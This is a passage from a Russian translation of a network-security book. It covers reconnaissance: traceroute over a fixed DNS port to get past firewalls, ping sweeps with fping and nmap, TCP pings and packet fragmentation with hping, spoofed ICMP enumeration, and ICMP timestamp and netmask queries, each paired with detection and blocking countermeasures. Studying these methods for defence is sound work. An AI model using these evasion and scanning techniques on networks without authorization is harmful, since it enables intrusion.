Имеется и несколько других параметров, которые позволяют обойти устройства управления доступом. Например, параметр `-p` л утилиты traceroute дает возможность указать начальный номер порта UDP (л), который должен увеличиваться на 1 при каждой попытке отслеживания маршрута. Таким образом, мы не сможем использовать фиксированные номера портов, не модифицируя traceroute. К счастью, Майкл Шиффман (Michael Schiffman) уже создал модуль обновления, который позволяет с помощью дополнительного параметра -s остановить автоматическое увеличение счетчика для traceroute версии 1.4a5 (`http://www.packetdactory.net/Projects/firewalk/-traceroute.diff`). Это позволяет в каждом отправляемом пакете использовать один и тот же номер порта в надежде на то, что устройство управления доступом пропустит эти пакеты во внутреннюю сеть. Как правило, для этих целей лучше всего подходит UDP-порт с номером 53 (запросы DNS). Поскольку многие узлы пропускают входящие запросы DNS, существует высокая вероятность того, что устройство управления доступом не среагирует на такую попытку проникновения.

```
[bash]$ traceroute  10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
 1  gate (192.168.10.1)  11.993 ms  10.217 ms  9.023 ms
 2  rtrl.bigisp.net (10.10.12.13)37.442 ms  35.183 ms  38.202 ms
 3  rtr2.bigisp.net (10.10.12.14) 73.945 ms  36.336 ms  40.146 ms
 4  hssitrt.bigisp.net (10.11.31.14) 54.094 ms 66.162 ms  50.873 ms
 5  * * *
 6  * * *
```

Из листинга видно, что попытка использования утилиты traceroute, которая по умолчанию отсылает пакеты UDP, была заблокирована брандмауэром.

Теперь еще раз попробуем запустить утилиту traceroute, однако на этот раз будем использовать фиксированный порт UDP 53, который используется для запросов DNS.

```
[bash]$ traceroute -S -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
 1  gate (192.168.10.1)    10.029 ms  10.027 ms  8.494 ms
 2  rtrl.bigisp.net (10.10.12.13) 36.673 ms 39.141 ms 37.872 ms
 3  rtr2.bigisp.net (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
 4  hssitrt.bigisp.net (10.11.31.14)47.352 ms 47.363 ms 45.914 ms
 5  10.10.10.2 (10.10,10.2)  50.449 ms  56.213 ms  65.627 ms
```

Поскольку теперь пакеты не вызывают подозрения у устройства управления доступом (сегмент 4), они без проблем его преодолевают. Таким образом, мы можем зондировать узлы, находящиеся за устройством управления доступом, просто отправляя запросы по протоколу UDP в порт 53. Кроме того, если вы будете зондировать систему, которая опрашивает порт 53 на предмет поступления сообщений по протоколу UDP, вы не получите обычного сообщения ICMP о том, что данная система недоступна. Таким образом, если вы не увидели информации об узле, это означает, что пакеты дошли до цели.

Все операции, которые мы проделывали до сих пор с утилитой traceroute, выполнялись в командной строке. Если вам по душе графический интерфейс, то можно воспользоваться утилитой VisualRoute (www.visualroute.com) или NeoTrace (http://www.neotrace.com/). Утилита VisualRoute наглядно представляет каждый пройденный сегмент маршрута и связывает его с запросами whois. Хотя, как видно из рис. 1.6, эта утилита представляет получаемые данные в удобном формате, однако, как правило, ее возможностей для широкомасштабного зондирования больших сетей оказывается недостаточно.




Рис. 1.6. VisualRoute — это "Кадиллак" среди инструментов зондирования сети. Утилита позволяет не только получить информацию о каждом сегменте маршрута, но и сведения о географическом местоположении соответствующего узла, данные о нем из базы whois и тип Web-сервера

Существуют специальные приемы, позволяющие уточнить данные о списке ACL, используемом для конкретного устройства управления доступом. Одним из таких методов является *сканирование протокола брандмауэра* (firewall protocol scanning), о чем пойдет речь в главе 11.


ф Контрмеры: как пресечь зондирование сети

В данной главе мы лишь слегка затронули такую обширную тему, как методы зондирования сети. В последующих главах мы снова вернемся к ней и поговорим о более серьезных методах. Однако уже сейчас можно сформулировать некоторые соображения о том, как предотвратить рассмотренные выше попытки зондирования. Во-первых, многие коммерческие системы выявления вторжений (NIDS — Network Intrusion Detection Systems) позволяют выявлять попытки зондирования такого рода. Кроме того, подобные вторжения можно выявить с помощью одной из лучших бесплатных программ snort Марти Роша (Marty Roach) (`http://www.snort.org/`). Если вы хотите принять меры и защититься от зондирования сети с помощью утилиты traceroute, обратите внимание на утилиту RotoRouter, написанную Хамблом (Humble) (`http://packetstorm.securify.com/Unix/loggers/rr-1.0.tgz`). Эта утилита позволяет не только регистрировать запросы, сгенерированные утилитой traceroute, но и генерировать ложные ответы. И наконец, в зависимости от общей политики безопасности вашей организации можно настроить пограничные маршрутизаторы таким образом, чтобы ограничить поток данных по протоколам ICMP и UDP только строго определенными узлами. Такой подход позволит свести риск проникновения во внутреннюю сеть посредством зондирования к минимуму.

Резюме

Итак, в распоряжении злоумышленника имеется целый ряд приемов, с помощью которых он может зондировать сеть или собирать о ней предварительную информацию. В данной главе мы лишь слегка затронули самые распространенные и типичные из этих приемов, поскольку новые средства и инструменты появляются чуть ли не ежедневно и любые детали могут быстро устаревать. Кроме того, все основные принципы предварительного сбора информации рассматривались на упрощенных примерах. На практике специалистам, возможно, придется столкнуться гораздо с более сложной задачей, состоящей в предотвращении сбора данных о десятках или сотнях доменов и их идентификации. Именно по этой причине мы в своей работе стараемся автоматизировать выполнение как можно большего числа задач, комбинируя сценарии оболочки, программы на языке Perl и другие средства. В Internet постоянно "рыщет" множество квалифицированных и опытных взломщиков, которых еще никто и никогда не ловил за руку. Поэтому не забывайте о том, что чем меньше информации о внутренней архитектуре будет доступно в глобальной сети и чем тщательнее будет выполняться мониторинг всех событий, тем сложнее взломщику будет проникнуть в сеть.

ГЛАВА 1



Если процесс предварительного сбора данных можно сравнить со скрытым наблюдением, цель которого — добыть как можно больше информации, не выдавая себя, то сканирование — это "разведка боем". Цель сканирования — выявить открытые "окна" и "двери". В предварительно собранной информации содержатся сведения об адресах подсетей и отдельных компьютеров, полученных с помощью запросов whois и переноса зоны. Информация, собранная на этом этапе, очень ценна для взломщика, поскольку содержит такие данные, как имена и фамилии сотрудников, номера телефонов, диапазоны IP-адресов, адреса DNS-серверов и почтовых серверов. Теперь можно приступать к выявлению тех компьютеров, которые подключены к сети и достижимы из Internet. Для этого будут использоваться разнообразные средства и приемы, такие как ping-прослушивание, сканирование портов и различные методы, позволяющие автоматизировать выполнение этих задач.

Необходимо отметить, что факт наличия IP-адреса в перенесенной зоне еще не означает, что к соответствующему узлу можно получить доступ через Internet. Необходимо проверить каждый конкретный компьютер в отдельности и выяснить, подключен ли он к Internet и имеются ли на нем порты, находящиеся в состоянии ожидания запросов. Нам приходилось встречать немало неправильно настроенных DNS-серверов, которые предоставляли всем желающим адреса обслуживаемых ими частных сетей (например, `10.10.10.0`). Поскольку такие адреса не маршрутизируются по Internet, вы понапрасну будете тратить время, пытаясь связаться с ними. Более подробная информация о том, какие адреса являются маршрутизируемыми, приведена в документе RFC 1918 (`http://www.ietf.org/rfc/rfc1918.txt`).

Теперь давайте перейдем ко второму этапу сбора информации — сканированию.

Выявление компьютеров, подключенных к Internet

Одним из основных этапов в определении структуры сети является ее автоматизированное прослушивание с помощью утилиты ping по диапазону IP-адресов или адресам подсетей. Цель такого прослушивания — определить, имеется ли у отдельных компьютеров подключение к Internet. Утилита ping отправляет пакеты ICMP ECHO (тип 8) указанному компьютеру и ожидает ответного пакета ICMP ECHO_REPLY (тип 0). Получение такого ответа говорит о том, что компьютер в данный момент подключен к Internet. Хотя при некоторой настойчивости с помощью утилиты ping можно определить количество постоянно подключенных к Internet компьютеров в небольшой и даже средней сети, ручной перебор сетевых адресов будет малоэффективен, если необходимо обследовать корпоративную сеть крупной организации. Для сканирования сети класса A может потребоваться слишком много времени. Для повышения эффективности сканирования необходимо познакомиться с различными способами выявления компьютеров, подключенных к Internet. В последующих разделах рассматриваются приемы, которые при этом можно использовать.

Прослушивание сети с помощью утилиты ping

Популярность	*10*
Простота	*9*
Опасность	*3*
Степень риска	*7*

Для выполнения ping-прослушивания можно воспользоваться любым из многочисленных средств, разработанных как для системы UNIX, так и для Windows NT. В мире UNIX одним из самых надежных и проверенных средств такого прослушивания является утилита fping (`http://packetstorm.securify.com/Exploit_Code_Archive/-fping.tar.gz`). В отличие от других подобных утилит, которые перед переходом к тестированию следующего компьютера ожидают ответа на ранее посланный запрос, утилита fping рассылает все запросы одновременно, а затем ожидает ответа сразу от всех узлов. Именно поэтому утилита fping обеспечивает гораздо более высокую скорость прослушивания большого диапазона IP-адресов, чем обычная утилита ping. Утилиту fping можно использовать двумя способами: передав в стандартный входной поток перечень IP-адресов, либо считав эти адреса из предварительно созданного текстового файла. В таком файле каждый IP-адрес помещается в отдельную строку.

```
192.168.1.1
192.168.1.2
192.168.1.3
...
192.168.1.253
192.168.1.254
```

После этого для чтения из файла можно воспользоваться параметром `-f` утилиты fping.

```
[tsunami]$ fping -f in.txt
192.168.1.254 is alive
192.168.1.227 is alive
192.168.1.224 is alive
...
192.168.1.3 is alive
192.168.1.2 is alive
192.168.1.1 is alive
192.168.1.190 is alive
```

Параметр -a утилиты fping предназначен для включения режима, в котором выводится информация обо всех активных в данный момент компьютерах сети. Если нужно, утилита может выводить и информацию об именах узлов. Этот режим включается с помощью параметра `-d`. По нашему мнению, параметр -a лучше всего использовать в сценариях оболочки, а параметр -d — при исследовании сети на предмет поиска определенных узлов. Среди других параметров необходимо упомянуть `-f`, который позволяет вводить адреса из заранее подготовленного файла, а также -h, с помощью которого можно получить перечень всех параметров утилиты и режимов их использования. Еще одной утилитой, о которой мы будем много говорить в этой книге, является утилита nmap, созданная хакером по имени Федор (Fyodor) (`www.insecure.org/nmap`). Более подробно эта утилита будет рассматриваться ниже в этой главе, однако будет нелишним упомянуть, что, кроме всех остальных возможностей, данная утилита также позволяет выполнить прослушивание сети. Для включения соответствующего режима необходимо указать параметр -sP.

```
[tsunami] nmap -sP 192.168.1.0/24

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )

Host   (192.168.1.0) seems to be a subnet broadcast
address (returned 3 extra pings).
Host   (192.168.1.1) appears to be up.
Host   (192.168.1.10) appears to be up.
Host   (192.168.1.11) appears to be up.
Host   (192.168.1.15) appears to be up.
Host   (192.168.1.20) appears to be up.
Host   (192.168.1.50) appears to be up.
Host   (192.168.1.101) appears to be up.
Host   (192.168.1.102) appears to be up.
Host   (192.168.1.255) seems to be a subnet broadcast
address (returned 3 extra pings).
Nmap run completed — 256 IP addresses (10 hosts up) scanned in 21 seconds
```

Что касается приверженцев Windows, они также не остались без внимания. В частности, имеется такая бесплатная утилита, как Pinger (рис. 2.1), написанная хакерами из группы Rhino9 (http://www.nmrc.org/files/snt/). Эта утилита является одной из самых быстрых в своем классе. Как и fping, утилита Pinger одновременно рассылает несколько ICMP-пакетов ECHO, а затем ожидает поступления ответов. Кроме того, Pinger позволяет также получать имена узлов и сохранять результаты своей работы в файле. Такой же скоростью, как и Pinger, обладает коммерческий продукт Ping Sweep, предлагаемый компанией SolarWinds (www.solarwinds.net). Поразительная скорость работы Ping Sweep объясняется тем, что данная программа позволяет устанавливать время задержки между передаваемыми пакетами (delay time). Установив это значение равным 0 или 1, можно просканировать всю сеть класса C и получить имена ее узлов менее чем за 7 секунд. Однако при использовании этих средств соблюдайте осторожность, поскольку в этом случае можно значительно снизить пропускную способность какого-нибудь низкоскоростного канала, например, канала ISDN с пропускной способностью 128 Кбит/с или Frame Relay (не говоря уже о спутниковом или инфракрасном канале).




Рис. 2.1. Утилита Pinger — одна из самых быстрых утилит ping-прослушивания, которая к тому же распространяется бесплатно

Среди других утилит Windows, предназначенных для прослушивания сети, можно отметить WS_Ping ProPack (www.ipswitch.com) и NetscanTools (www.nwpsw.com). Хотя возможностей этих утилит вполне достаточно для прослушивания небольших сетей, они значительно медленнее Pinger и Ping Sweep. Кроме того, не забывайте, что утилиты с графическим интерфейсом, несмотря на удобство их использования, лишают вас возможности их применения в сценариях и автоматизированных процедурах.

Возможно, вы хотите спросить, как поступать, если исследуемый узел блокирует сообщения ICMP? Хороший вопрос. Такой подход зачастую применяется на тех узлах, администраторы которых заботятся о безопасности и блокируют пакеты ICMP на пограничном маршрутизаторе или брандмауэре. Однако, несмотря на блокировку пакетов ICMP, существуют дополнительные средства и методы, позволяющие определить, подключен ли такой узел к сети или нет. Вместе с тем необходимо отметить, что все эти средства оказываются не такими точными и эффективными, как обычные утилиты семейства ping.

В тех случаях, когда обмен данными по протоколу ICMP заблокирован, в первую очередь, применяется метод *сканирования портов* (port scanning), который более подробно рассматривается ниже в этой главе. Просканировав стандартные порты каждого потенциального IP-адреса сети, можно определить, какие узлы подключены к сети. Если порт открыт (opened mode) или находится в режиме ожидания (listening mode), значит, по данному адресу находится подключенный к Internet узел сети. Недостатками этого метода являются большие временные затраты и некоторая неопределенность результата (если по какому-то адресу не удалось обнаружить ни одного порта, то это еще не означает, что соответствующий узел не подключен к Internet). Одной из утилит, которые можно использовать для сканирования портов, является nmap. Как уже упоминалось, с помощью этой утилиты можно проводить ICMP-прослушивание, однако этим перечень ее возможностей далеко не исчерпывается. В частности, эта утилита позволяет выполнять так называемое *TCP-прослушивание сканированием* (TCP ping scan). Данный режим включается с помощью параметра -pt и указания номера порта, например 80. Выбор порта с номером 80 обусловлен тем, что в подавляющем большинстве случаев именно он используется узлами сети для обмена данными через пограничные маршрутизаторы или брандмауэры с компьютерами, расположенными в так называемой демилитаризованной зоне (DMZ — demilitarized zone). При использовании указанного параметра утилита рассылает узлам исследуемой сети пакеты ACK, а затем ожидает поступления пакетов RST, что свидетельствует о том, что узел подключен к Internet.

```
[tsunami] nmap -sP -PT80 192.168.1.0/24
TCP probe port is 80
Starting nmap V. 2.53
Host  (192.168.1.0) appears to be up.
Host  (192.168.1.1) appears to be up.
Host shadow (192.168.1.10) appears to be up.
Host  (192.168.1.11) appears to be up.
Host  (192.168.1.15) appears to be up.
Host  (192.168.1.20) appears to be up.
Host  (192.168.1.50) appears to be up.
Host  (192.168.1.101) appears to be up.
Host  (192.168.1.102) appears to be up.
Host  (192.168.1.255) appears to be up.
Nmap run completed (10 hosts up) scanned in 5 seconds
```

Как видно из приведенного выше листинга, этот метод определения подключенных к Internet узлов очень эффективен, даже если на них блокируется передача пакетов ICMP. С помощью утилиты nmap имеет смысл провести несколько подобных проверок, тестируя такие стандартные порты, как SMTP (25), POP (110), AUTH (113), IMAP (143) или другие порты, которые, по вашим сведениям, могут быть уникальными на каком-либо компьютере исследуемой сети.

Еще одной утилитой, специально предназначенной для TCP-прослушивания, является утилита hping (http://www.kyuzz.org/antirez/). По возможностям она даже превосходит утилиту nmap. Утилита hping позволяет пользователям управлять параметрами пакета TCP, что может обеспечить проникновение отправляемых пакетов даже через некоторые устройства управления доступом. Так, установив порт назначения с помощью параметра -p, можно обойти некоторые устройства управления доступом точно так же, как это было сделано с применением утилиты traceroute в главе 1. Поэтому утилита hping может с успехом служить не только для TCP-прослушивания, но и "для преодоления преград" некоторых устройств управления доступом, благодаря возможности фрагментации пакетов.

```
[tsunami] hping 192.168.1.2 -S -p 80 -f
HPING 192.168.1.2 (ethO 192.168.1.2): S set, 40 data bytes
60 bytes from 192.168.1.2: flags=SA seq=0 ttl=124 id=17501 win=0 time=46.5
60 bytes from 192.168.1.2: flags=SA seq=l ttl=124 id=18013 win=0
time=169.1
```

В некоторых случаях простые устройства управления доступом не могут корректно обрабатывать фрагментированные пакеты, что позволяет им проходить через такие устройства и достигать интересующего взломщика адреса. Обратите внимание, что в случае, когда порт открыт, возвращаются флаги TCP SYN (S) и ACK (A). Утилиту hping очень легко использовать в сценариях оболочки с параметром счетчика пакетов *-cN,* где *N* — это количество пакетов, которые нужно отправить в Internet, прежде чем переходить к выполнению следующей команды сценария. Хотя данный метод и не обладает такой скоростью, как описанные выше методы ICMP-прослушивания, в некоторых случаях только он может помочь выяснить конфигурацию сети. Более подробно утилита hping рассматривается в главе 11.

Последним из средств прослушивания рассмотрим утилиту icmpenum, написанную хакером Симплом Номадом (Simple Nomad) (http://www.nmrc.org/files/sunix/-icmpenum-1.1.1.tgz). Эту утилиту удобно использовать для определения архитектуры сети. Утилита icmpenum позволяет быстро выявить подключенные к сети компьютеры, передавая стандартные ICMP-пакеты ECHO, а также ICMP-запросы TIME STAMP REQUEST и INFO. Если входные пакеты ECHO не пропускаются пограничным маршрутизатором или брандмауэром, то подключенные узлы можно по-прежнему идентифицировать с помощью альтернативных пакетов ICMP.

```
[shadow] icmpenum -i2 -c 192.168.1.0
192.168.1.1 is up
192.168.1.10 is up
192.168.1.11 is up
192.168.1.15 is up
192.168.1.20 is up
192.168.1.103 is up
```

В приведенном примере сеть класса C (192.168.1.0) была протестирована с использованием ICMP-запроса TIME STAMP REQUEST. Однако реальная мощь утилиты icmpenum заключается в возможности идентификации узлов с помощью ложных пакетов, что позволяет избежать обнаружения злоумышленника. Это возможно благодаря тому, что утилита icmpenum позволяет генерировать ложные пакеты с использованием параметра -s и пассивно ожидать отклика при указании параметра -p.

Подводя итог, можно отметить, что ICMP- или TCP-прослушивание позволяет точно установить, какие компьютеры сети подключены к Internet. Так, в рассматриваемом примере мы установили, что из 255 потенциальных адресов сети класса C к Internet подключены лишь несколько компьютеров. Выявленные узлы становятся предметом первоочередного внимания в дальнейших исследованиях. Таким образом, мы значительно сузили область поиска, что позволяет сэкономить время и силы для более эффективных действий.

О Контрмеры: защита от прослушивания сети

Поскольку прослушивание сети в лучшем случае может вызывать раздражение, то очень важно выявлять все попытки таких действий. В зависимости от принятой в организации политики обеспечения безопасности можно также заблокировать прохождение пакетов, передаваемых при ping-прослушивании. В этом разделе рассматриваются обе возможности.

Выявление факта прослушивания

Как уже говорилось, ICMP- и TCP-прослушивание является общепринятым методом исследования сети перед непосредственной попыткой проникновения в сеть. Поэтому выявление факта прослушивания очень важно с точки зрения возможности получения информации о потенциальном месте проникновения и источнике угрозы. Один из основных методов выявления прослушивания состоит в использовании сетевой программы выявления вторжений, такой как snort (http://snort.org).

Что касается защиты на уровне отдельного узла, для этого можно с успехом применять утилиты UNIX, которые позволяют выявлять и регистрировать попытки прослушивания. Если, просматривая файл журнала, созданный такой утилитой, вы обнаружите массированные ICMP-запросы ECHO, исходящие из одной и той же сети или от одного и того же узла, это, скорее всего, означает, что вашу сеть кто-то исследует. На такие факты необходимо обращать самое пристальное внимание, так как после изучения сети обычно предпринимается реальная попытка проникновения.

К сожалению, найти аналогичные утилиты для платформы Windows достаточно сложно. Одним из немногих бесплатных или условно-бесплатных пакетов, заслуживающих внимания, является Genius (текущая версия — 3.1), краткую информацию о котором можно найти по адресу http://www.indiesoft.com/. Эта программа не позволяет регистрировать попытки ping-прослушивания, а предназначена лишь для выявления TCP-сканирования определенного порта. Среди коммерческих пакетов аналогичного назначения можно отметить BlackICE от компании Network ICE (www.networkice.com). Этот программный продукт позволяет не только обнаруживать факты ping-прослушивания и сканирования портов, но и решать многие другие задачи. В табл. 2.1 перечислены некоторые дополнительные утилиты, которые могут значительно облегчить выявление попыток прослушивания вашей сети.

Таблица 2.1. Некоторые утилита UNIX, предназначенные для защиты от прослушивания на уровне узла

Программа	Ресурс
Scanlogd	http://www.openwall.com/scanlogd
Courtney 1.3	http://packetstorm.security.com/UNIX/audit/courtney-1.3.tar.Z
Ippl 1.4.10	http://pltplp.net/ippl/
Protolog 1.0.8	http://packetstorm.securify.com/UNIX/loggers/protolog-1.0.8.tar.gz

Предотвращение прослушивания

Если обнаружение факта прослушивания имеет столь большое значение, то что тогда говорить о предупреждении таких попыток! Мы рекомендуем очень внимательно оценить, насколько важен для вашей организации обмен данными по протоколу ICMP между узлами вашей сети и Internet. Имеется много разнообразных типов сообщений ICMP, ECHO и ECHO_REPLY — лишь два из них. В большинстве случаев нет никакой необходимости разрешать обмен данными между узлами сети и Internet с использованием всех имеющихся типов сообщений. Практически все современные брандмауэры обладают возможностью отфильтровывать пакеты ICMP, поэтому единственная причина, по которой они могут проходить во внутреннюю сеть,— та или иная производственная необходимость. Даже если вы твердо убеждены в том, что нельзя полностью заблокировать протокол ICMP, обязательно заблокируйте те типы сообщений, которые вам не нужны для работы. Как правило, вполне достаточно, чтобы с зоной DMZ можно было взаимодействовать посредством сообщений ECHO_REPLY, HOST_UNREACHABLE И TIME_EXCEEDED. Кроме ТОГО, С ПОМОЩЬЮ списка управления доступом (ACL — Access Control List) можно разрешить обмен сообщениями по протоколу ICMP только с несколькими IP-адресами, например, принадлежащими вашему провайдеру Internet. Это позволит провайдеру, при необходимости, проверить качество связи, но при этом проникновение посторонних извне в компьютеры, подключенные к Internet, будет значительно затруднено.

Необходимо всегда помнить, что несмотря на удобство и мощь протокола ICMP с точки зрения диагностирования сетевых проблем, он с успехом может использоваться и для создания таких проблем. Разрешив неограниченный доступ по протоколу ICMP во внутреннюю сеть, вы тем самым предоставляете взломщикам возможность реализовать нападение типа DoS (например, с помощью Smurf-метода). Более того, если взломщику удастся проникнуть в один из ваших компьютеров, он может через "потайной ход" в операционной системе с помощью таких программ, как loki, организовать скрытое тунеллирование данных, передаваемых по протоколу ICMP. Более подробная информация о loki приведена в журнале *Phrack Magazine,* Vol. 7, выпуск 51 за 1 сентября 1997 года, статья 06 (http://www.phrack.org/show.php?p=51&a=6).

Другая интересная концепция, предложенная Томом Пташеком (Tom Ptacek) и перенесенная в среду Linux Майком Шиффманом (Mike Schiffman) заключается в использовании процесса pingd. Демон pingd, запущенный на компьютере пользователя, обрабатывает все поступающие на данный компьютер запросы ECHO и ECHO_REPLAY. Для реализации такого подхода нужно отказаться от поддержки обработки запроса ICMP ECHO на уровне ядра и реализовать ее на уровне пользователя с помощью служебного процесса, обеспечивающего работу сокета ICMP. Таким образом, появляется возможность создания механизма управления доступом на уровне отдельного компьютера. Утилиту pingd для системы Linux можно найти по адресу http://packetstorm.security.com/UNIX/misc/pingd-0.5.1.tgz.

Запросы ICMP

Популярность	*2*
Простота	*9*
Опасность	*5*
Степень риска	*5*

НА WEB-УЗЛЕ williamspublishing.com Если говорить о возможностях протокола ICMP для сбора информации о сети, то прослушивание с помощью утилиты ping (или, другими словами, с помощью пакетов ECHO, пересылаемых по протоколу ICMP),— это только

верхушка айсберга. Просто обмениваясь пакетами ICMP с интересующей вас системой, о ней можно получить любую информацию. Например, с помощью таких утилит UNIX, как icmpquery (http://packetstorm.securify.com/UNIX/scanners/icmpquery.c) ИЛИ icmpush (http://packetstorm.securify.com/UNIX/scanners/icmpush22.tgz), можно узнать системное время удаленного узла (т.е. часовой пояс, в котором он находится). Для этого нужно отправить по протоколу ICMP сообщение типа 13 (TIMESTAMP). Точно так же, обратившись к определенному устройству с ICMP-запросом типа 17 (ADDRESS MASK REQUEST), можно узнать маску подсети. Знание маски подсети сетевой Карты позволяет определить все существующие подсети. Например, используя маску подсети, усилия можно сосредоточить на определенной подсети и избежать необходимости обращения к адресам широковещательной рассылки сообщений. Утилита icmpquery позволяет запрашивать как системное время, так и маску подсети.

```
icmpquery <query> [-B] [-f fromhost] [-d delay] [-T time] targets
Здесь параметр query принимает одно из следующих значений:
                -t : ICMP-запрос системного времени (по умолчанию);
                -m : ICMP-запрос маски подсети.
    delay   — задержка между пакетами в миллисекундах.
    targets — список имен или адресов исследуемых узлов.
    time      — время в секундах, в течение которого следует ожидать
                отклика. По умолчанию используется значение 5 с.
    -B        — включение режима широковещательной рассылки. В этом режиме
                утилита ожидает в течение определенного периода,
                а затем выводит отчет о поступивших ответах.
Если вы используете модем, установите значения параметров -d и -T
